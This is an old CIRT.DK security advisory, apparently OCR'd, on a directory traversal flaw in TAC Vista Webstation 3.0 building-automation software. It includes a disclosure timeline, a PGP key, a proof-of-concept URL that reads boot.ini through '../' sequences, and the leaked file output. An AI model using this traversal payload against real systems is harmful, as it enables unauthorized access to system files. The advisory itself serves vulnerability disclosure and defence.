
CIRT
Danish Computer Incident Response Team

Security advisory

TAC Vista Webstation 3.0 - Directory Traversal



```
.text:004021E2        push  eax
.text:004021E3        mov   word_40FCB8,1
.text:004021E8        call  sub_402120
.text:004021F1        mov   ecx, s
.text:004021F7        add   esp,10h
.text:004021FA        push  ecx        ; s
.text:004021FB        call  closesocket
```

Discovered
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

Table of contents

Introduction

Problem

The installation has been made on a Windows 2000 running with the latest service pack 4 and all current patches released.

The TAC Vista Webstation 3.0 software is vulnerable to:

- Directory Traversal

Timeline of public disclosure

01-09-2005	Vulnerability discovered
06-09-2005	Research completed
06-09-2005	Sent a notification to info@tac.com
14-09-2005	Received contact from Ulf Magnusson - TAC
15-09-2005	Sent information to TAC
16-09-2005	Vendor responded that the version is outdated and an upgrade should be made to version 4.3
16-09-2005	Public release

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
Kw9x7XXGi1pLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfglBFKUcQK
9NnF/umLLM3PVyFk8zl7Ra2d8rvPzhDdIi+VGu0Flv5ckRRhiu9A4sOE6zbTkv3f
Q+je/ynnpl36OLswYG+iCELZqzOssRUTe4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgjZkO4wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN0OOcqm4lVNOi
CzEDvsweRxGdffQA+aoNjqeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFGwMAAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEAf2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1FQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRAgAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----
```

Technical details of the vulnerabilities

Directory Traversal


TAC Vista is based on open technologies, TAC Vista® is one of the most advanced software solutions for building automation. TAC Vista efficiently and economically controls, checks and analyzes all building operations, allowing system operators to control and monitor entire systems on site or from remote locations

The Web application is running on a Microsoft IIS 5.0 Server in this case.

The problem is occurring in the input field of where the Template is called, resulting in the possibility to traverse into other parts of the system.

Proof Of Concept

```
http://<target>/vistawebstation/scriptsLogin/ISALogin.dll?ShowLogin?Url=/Template=../../../../../../..
/../../boot.ini
```



http://[redacted]vistawebstation/scriptsLogin/ISALogin.dll?ShowLogin?Url=/&Template=../../../../.. - Microsoft Internet Explorer p

http://ı /vistawebstation/scriptsLogin/ISALogin.dll?ShowLogin?Url=/&Template=../../../../../../../../boot.ini

```
[boot loader] timeout=2 default=multi(0)disk(0)rdisk(0)partition(1)\WINNT [operating systems] multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Advanced Server" /fastdetect
C:\CMDCONS\BOOTSECT.DAT="Microsoft Windows 2000 Recovery Console" /cmdcons
```

Corrective actions

Upgrade to the latest version 4.3
TAC software developers have reviewed the advisory and states that they do not use that template technology anymore in the new version.

Disclaimer

The information within this document may change without notice.
Use of this information constitutes acceptance for use in an "AS IS" condition.

There are NO warranties with regard to this information.

In no event shall I be liable for any consequences or damages,
Including direct, indirect, incidental, consequential, loss of business profits or special damages, arising out of or in connection with the use or spread of this information.

Any use of this information lies within the user's responsibility. All registered and unregistered trademarks represented in this document
Are the sole property of their respective owners.